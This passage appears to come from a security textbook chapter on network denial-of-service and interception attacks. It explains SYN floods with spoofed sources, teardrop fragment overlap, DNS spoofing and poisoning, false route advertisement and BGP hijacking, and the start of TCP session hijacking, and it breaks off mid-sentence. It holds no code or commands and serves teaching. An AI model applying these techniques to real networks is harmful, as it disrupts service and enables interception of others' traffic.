


FIGURE 6-20 Echo-Chargen Attack

SYN Flood

Another popular denial-of-service attack is the **SYN flood**. This attack uses the TCP protocol suite, making the session-oriented nature of these protocols work against the victim.

For a protocol such as Telnet or SMTP, the protocol peers establish a virtual connection, called a session, to synchronize the back-and-forth, command-response nature of the interaction. A session is established with a three-way TCP handshake. Each TCP packet has flag bits, one of which is denoted SYN (synchronize) and one denoted ACK (acknowledge). First, to initiate a TCP connection, the originator sends a packet with the SYN bit on. Second, if the recipient is ready to establish a connection, it replies with a packet with both the SYN and ACK bits on. Finally, the first party completes the exchange to demonstrate a clear and complete communication channel by sending a packet with the ACK bit on, as shown in [Figure 6-21](#).




FIGURE 6-21 Three-way TCP Handshake

Occasionally packets get lost or damaged in transmission. The destination (which we call the recipient) maintains a queue called the SYN_RECV connections, tracking those items for which a SYN-ACK has been sent but no corresponding ACK has yet been received. Normally, these connections are completed in a short time. If the SYN-ACK (2) or the ACK (3) packet is lost, eventually the destination host will time out the incomplete connection and discard it from its waiting queue.

The attacker can deny service to the target by sending many SYN requests, to which the target properly responds with SYN-ACK; however, the attacker never replies with ACKs

to complete the connections, thereby filling the victim's SYN_RECV queue. Typically, the SYN_RECV queue is quite small, holding 10 or 20 entries. Because of potential routing delays in the Internet, typical holding times for the SYN_RECV queue can be minutes. So the attacker need only send a new SYN request every few seconds, and the queue will fill.

Attackers using this approach usually do one more thing: They spoof a nonexistent return address in the initial SYN packet. Why? For two reasons. First, the attacker does not want to disclose the real source address in case someone should inspect the packets in the SYN_RECV queue to try to identify the attacker. Second, the attacker wants to make the malicious SYN packets indistinguishable from legitimate SYN packets to establish real connections. Choosing a different (spoofed) source address for each one makes them unique, as ordinary traffic would be. A SYN-ACK packet to a nonexistent address results in an ICMP Destination Unreachable response, but this is not the ACK for which the TCP connection is waiting. (TCP and ICMP are different protocol suites, so an ICMP reply does not necessarily get back to the sender's TCP handler.)

These attacks misuse legitimate features of network protocols to overwhelm the victim, but the features cannot be disabled because they have necessary purposes within the protocol suite. Overwhelming network capacity is not the only way to deny service, however. In the next section we examine attacks that exhaust other available resources.

Network Flooding by Resource Exhaustion

A computer supports multiple applications by dividing time among applications; operating systems research has helped people design effective algorithms for deciding how much (what proportion of) processing time to allocate to which applications. Switching from one application to another, called **context switching**, requires time and memory because the current state of the application is saved and the previous state of the next application is reloaded. Register values must be written to memory, outstanding asynchronous activities must be completed, dropped or recorded, and memory must be preserved or freed. If there are few active processes and few context switches, the overhead for each switch is negligible, but as the number of active processes increases, the proportion of time spent in context switching also grows, which means the proportion of time for actual computing decreases. With too many processes, a system can enter a state called **thrashing**, in which its performance fails because of nearly continuous context switching.

Time is not the only resource that can be exhausted. Buffers for incoming email can be overwhelmed by a sudden flood of incoming messages. Logging and log files can be swamped by a large number of errors or fault conditions that must be handled. Buffers for reassembling fragmented communications can also be exhausted.

Even identification and authentication can become vulnerable in an exhaustion attack. To protect against automated guessing attacks, some authentication services temporarily or permanently disable account access after some number, such as three or five, of failed login attempts. Thus, a malicious user can block access by repeatedly failing to log in as the victim.

IP Fragmentation: Teardrop

The **teardrop** attack misuses a feature ironically intended to improve network communication. A network IP datagram is a variable-length object. To support different applications and conditions, the datagram protocol permits a single data unit to be fragmented, that is, broken into pieces and transmitted separately. Each fragment indicates its length and relative position within the data unit. The receiving end reassembles the fragments into a single data unit.

As shown in [Figure 6-22](#), in the teardrop attack, the attacker sends a series of datagrams that cannot fit together properly. One datagram might say it is position 0 for length 60 bytes, another position 30 for 90 bytes, and another position 41 for 173 bytes. These three pieces overlap, so they cannot be reassembled properly. In an extreme case, the operating system locks up with these partial data units it cannot reassemble, thus leading to denial of service.




FIGURE 6-22 Teardrop Attack

Another cause of denial of service is based in network routing: If routing tables no longer point at a site, that site is effectively unreachable. We describe routing attacks next.

Denial of Service by Addressing Failures

As we described earlier, another way the attacker can deny service is by preventing access, physically or logically. In this section we consider ways to prevent data from getting to the victim. You can see that anyone who can sever, interrupt, or overload a system's capacity can deny service. The physical threats are rather obvious and are described later in this chapter. We consider instead several electronic attacks that can cause a denial of service. In this section we look at ways service can be denied

intentionally or accidentally.

Misrouting is an attack that achieves two goals. Suppose your neighbor's home address is 217 Main Street, but you take down the numbers on her house and put 217 above your own house instead. Then, all of your neighbor's mail would be delivered to your house and your neighbor would get none. You would be ideally positioned to inspect (and perhaps open) everything your neighbor should have received, and you would block all deliveries to your neighbor. This addressing change would facilitate interception and denial of service. A similar situation occurs with network addresses, as we now describe.

DNS Spoofing

At the heart of Internet addressing is a protocol called **DNS** or **Domain Name System** protocol. DNS is the database of translations of Internet names to addresses, and the DNS protocol resolves the name to an address. For efficiency, a DNS server builds a cache of recently used domain names; with an attack called DNS poisoning, attackers try to insert inaccurate entries into that cache so that future requests are redirected to an address the attacker has chosen.

A standard DNS query and response is shown in [Figure 6-23](#), in which the user requests a translation of the URL `microsoft.com`, and the name server responds with the address `207.46.197.32`.



FIGURE 6-23 Resolving a Domain Name to an Address

DNS service is implemented on a remote server, so a man-in-the-middle attack involves the attacker's intercepting and replying to a query before the real DNS server can respond. Such a situation, called **DNS spoofing**, is shown in [Figure 6-24](#). In that example, the attacker quickly responds with address `7.0.1.1` (presumably an address over which the attacker has control). With that change the attacker can enter into the middle of the user's communication with [www.microsoft.com](#), forwarding whatever the attacker wants to the real Microsoft website. The user's browser disregards the correct response from the DNS server that arrives after the browser has already accepted the false address from the attacker.




FIGURE 6-24 Address Resolution Involving DNS Spoofing

Any server can respond to a DNS lookup request; the first responder wins. Being first lets an attacker redirect traffic.

Rerouting Routing

One example of a man-in-the-middle attack involves one node's redirecting a network so that all traffic flows through the attacking node, leading to a potential for interception. Network routers are a loose confederation of mutually trusting components that arrange for delivery of all data through a network, including the Internet. The man-in-the-middle explanation for routers is a bit complicated, so we present a simplified version that highlights the middle role; for a more complete description of this phenomenon, consult Hepner et al. [[HEP09](#)].

Each router sends a message to other routers, listing addresses to which it has a path; the other routers then add their paths and forward the extended list to the other routers as well. In this way, all routers learn of the connections of other routers. In [Figure 6-25](#), four routers control four subnets: A controls the 10.0.0.0 subnet; B, the 20.0.0.0, and so forth. A is adjacent to B, B is adjacent to C, and T is another router not adjacent to any of the other three. A advertises to its neighbors that it is a distance of 1 from any machine in the 10.0.0.0 subnet.




FIGURE 6-25 Router Advertises Its Subnet

Because B has just learned that router A is only distance 1 from the 10.0.0.0 subnet, B advertises to its neighbors A and C that it is distance 1 from its own subnet and distance 2 from the 10.0.0.0 subnet, as shown in [Figure 6-26](#). Of course, A doesn't care that it could get to 10.0.0.0 addresses by going through B; that would be a senseless loop, but it does record that B is the closest path to 20.0.0.0 addresses.




FIGURE 6-26 Router Advertises Its Own Subnet and Its Neighbor's

[Figure 6-27](#) shows how C takes what it has just learned from B and broadcasts it to other routers adjacent to it. In this way, the routers announce their capabilities throughout the entire network. Over time, the routers share information that details the complete network topology. Each router maintains a table of destinations and next steps, so if C had something for the 10.0.0.0 subnetwork, its table would indicate it should forward that data stream to B.




FIGURE 6-27 Router Propagates Routing Information

In [Figure 6-28](#) we complicated the scene a bit by adding more routers; for simplicity we do not show their subnetworks. These routers will all advertise their connectivity, from which they can determine the shortest path between any pair of points. Notice that A is rather isolated from T; its shortest path is B-N-P-Q-T.




FIGURE 6-28 More Complex Router Connectivity Diagram

Routers operate on implicit trust; what a router reports is believed to be true. Routers do, however, sometimes malfunction or their administrators enter inaccurate data, so routing tables can become corrupted from nonmalicious (and malicious) causes. In our example, if router A advertised it was distance 1 from the 90.0.0.0 subnetwork, most traffic to that subnetwork would be routed to A, because that distance would beat any path except T itself. If A received that traffic, it could easily intercept and modify any traffic to that network, so a rogue router in a network could instigate a man-in-the-middle attack in this way.

Routers implicitly trust each other.

Router Takes Over a Network

At the 2008 Defcon conference, most attendees were unaware that two researchers had rerouted the conference's wireless network through their equipment. The researchers, Pilosov and Kapela [[PIL08](#)] described and demonstrated their attack. Although the attack is more detailed than we want to present here, it extends the approach just described. Other papers (such as [[HEP09](#), [KUH07](#), and [BEL89](#)]) have discussed similar vulnerabilities.

Routers communicate available paths by the BGP (Border Gateway) protocol, which is complex, so attacks against it are sophisticated but certainly feasible. Details such as timing and sequence numbers must be captured and used correctly in order for a BGP update to be recognized and accepted by the rest of the network. Furthermore, attacks on the protocol depend on a device's being at the "edge" of a subnetwork, that is, directly connected to two different subnetworks. Although an attacker can represent being on the edge of a local subnetwork, for example, a wireless network in a hotel or laboratory, it is harder to represent being on the edge of a larger subnetwork, for example, impersonating an ISP in direct connection to the Internet. A successful attacker, however, can redirect, read, copy, modify, or delete all traffic of the network under attack.

Source Routing and Address Spoofing

Internet traffic usually travels by the best available route; that is, each router determines the best next path (called the **next hop**) to which to direct a data unit. However, a sender, using a process called **source routing**, can specify some or all of the intermediate points by which a data unit is transferred. With **strict source routing**, the complete path from source to destination is specified; with **loose source routing**, certain (some or all) required intermediate points are specified.

One use of source routing is to test or troubleshoot routers by forcing traffic to follow a specific path that an engineer can then trace. A more vicious use of source routing is to force data to flow through a malicious router or network link. Obviously, adding source routing to a data stream allows the man in the middle to force traffic to flow through his router. Because of its potential for misuse, loose source routing is blocked by many Internet routers.

Traffic Redirection

As we saw earlier, at the network layer, a router is a device that forwards traffic on its way through intermediate networks between a source host's network and a destination's network. So if an attacker can corrupt the routing, traffic can disappear.

Routers use complex algorithms to decide how to route traffic. No matter the algorithm, they essentially seek the best path (where "best" is measured in some combination of distance, time, cost, quality, and the like). Routers are aware only of the routers with which they share a direct network connection, and they use gateway protocols to share information about their capabilities. Each router advises its neighbors about how well it can reach other network addresses. This characteristic allows an attacker to disrupt the

network.

To see how, keep in mind that in spite of its sophistication, a router is simply a computer with two or more network interfaces. Suppose a router advertises to its neighbors that it has the best path to every other address in the whole network. Soon all routers will direct all traffic to that one router. The one router may become flooded, or it may simply drop much of its traffic. In either case, a lot of traffic never makes it to the intended destination.

As we mentioned earlier, routers trust each other to provide accurate data. Occasionally, due to nonmalicious corruption a router will send faulty data, but these sporadic failures have localized effect and heal themselves over time thanks to network reliability. However, an intentionally misleading router (or a device maliciously impersonating a router) can persist because of implicit trust. As you know, a standard countermeasure to exclude impostors is identification and authentication. But for efficiency, router communication protocols were designed without authentication. Only now are authenticating steps being added to router protocols.

DNS Attacks

Our final denial-of-service attack is actually a class of attacks based on the concept of domain name server. A domain name server queries other name servers to resolve domain names it does not know. For efficiency, it caches the answers it receives so that it can convert that name more rapidly in the future. An address mapped by a DNS server can be retained for weeks or months.

Name Server Application Software Flaws

In the most common implementations of Unix, name servers run software called Berkeley Internet Name Domain, or BIND, or *named* (a shorthand for “name daemon”). BIND has had numerous flaws, including a now familiar buffer overflow. By overtaking a name server or causing it to cache spurious entries, an attacker can redirect the routing of any traffic, with an obvious implication for denial of service.

Top-Level Domain Attacks

Another way to deny service through address resolution failures involves incapacitating the Internet’s DNS system itself. In October 2002, a massive flood of traffic inundated the Internet’s top-level domain DNS servers, the servers that form the foundation of the Internet addressing structure. There are 13 top-level domain servers spread around the world; these servers translate the top level, or last part of a network address: the .com, .edu, .fr, .uk, .org, or .biz part of a URL. In the 2002 attack, roughly half the flood of traffic came from just 200 addresses. Although some people think the problem was a set of misconfigured firewalls, nobody knows for sure what caused the attack, and even whether it was an attack or an anomalous incident.

Again in 2007, a similar thing happened. On 6 February 2007, the DNS root name servers were hit with two massive denial-of-service attacks for a total of six hours. This time it was clearly an attack, at least part of which originated from the Asia-Pacific region [[ICA07](#)]. In this situation also, the impact of the attack was significantly reduced because, between 2002 and 2007, the Internet began using a new design for the root name servers.

Called anycast, this technology allows the lookup function to be spread over many computers, even hundreds. Thus, attacks on a single DNS server, or even a small number of servers, have little impact.

An attack in March 2005 used a flaw in a Symantec firewall to allow a change in the DNS records used on Windows machines. The objective of this attack was not denial of service, however. In this attack, the poisoned DNS cache redirected users to advertising sites that received money from clients each time a user visited the site. Nevertheless, the attack also prevented users from accessing the legitimate sites.

These attacks attempt to deny service by limiting the system’s ability to resolve addresses. Because address resolution is distributed in the Internet, these attacks tend to be more effective at causing localized denial of service and less effective against large segments.

Denial-of-service attacks are often second-level attacks. First, the attacker lodges attack code in a target system and then, after the code is in place, the attacker triggers that code to implement a denial-of-service attack. Next we consider how the attacker can infiltrate the target system from which to initiate a denial-of-service attack.

Session Hijack

In a **session hijack** attack, the attacker allows an interchange to begin between two parties but then diverts the communication, much as would a man in the middle. Think, for example, of logging in to a financial site, completing the authentication, and then losing the session to an attacker. Financial sites are typically well protected with encryption, but other sites may be vulnerable, for example, ones that communicate medical records or support interaction between students and teachers.

Session hijacking is facilitated by elements of the TCP/IP protocol design. First, consider the IP protocol header, as shown in [Figure 6-29](#). The important part is bytes 12–19, which contain the source and destination IP addresses. The purpose for the destination is obvious; the source is necessary so that the receiver can generate a response message to the sender. At any point along the journey from source to destination, an attacker can change that source address, thereby redirecting the response to the attacker, not the original sender.

bytes	0	1	2	3
0	Flags		Length	
4	Identification		Flags	Fragment Offset
8	Time to Live	Protocol	Header Checksum	
12	Source IP Address			
16	Destination IP Address			
20	IP Options			Padding
24+	Data ...			

FIGURE 6-29 IP Header

In a session hijack the attacker literally steals an established TCP connection by rewriting source and destination addresses.

Now consider the TCP protocol header, as shown in [Figure 6-30](#). The entire TCP packet is contained within an IP datagram of [Figure 6-29](#); thus all of [Figure 6-29](#) is contained within the Data field (bytes 20 and beyond) of [Figure 6-30](#).




FIGURE 6-30 TCP Header

If packets arrive out of order, the protocol handlers use the TCP sequence and acknowledgment numbers, bytes 4–11 in [Figure 6-30](#), to reconstruct a data item. The TCP protocol was designed with unstable networks in mind, so it contains features for recognizing and correcting errors, not just damage to the message data but also corruption of the control data shown in these headers.

A sender creates and sends packet 1, then 2, then 3, and so forth, and the recipient returns packets with acknowledgment numbers as packets are received, as shown in [Figure 6-31](#). We simplify the explanation slightly by showing only the sequencing from the client’s perspective. The client sends its current buffer pointer, and the server acknowledges that same pointer. (For the full protocol, each acknowledges the other’s last pointer and sends its current pointer accounting for the latest receipt of data.) If the client sends a packet with an erroneous sequence and acknowledgement–number pair, this disrupts synchronization and the receiver discards packets until receiving one that matches the previous acknowledgment number. If they do not resynchronize, they terminate and reestablish the session. The protocol is thus self-healing because once the two ends resynchronize, they can determine the last successful exchange and retransmit from that point forward.




FIGURE 6-31 Normal TCP Exchange

The attacker can take advantage of this correction by inserting a packet that maintains

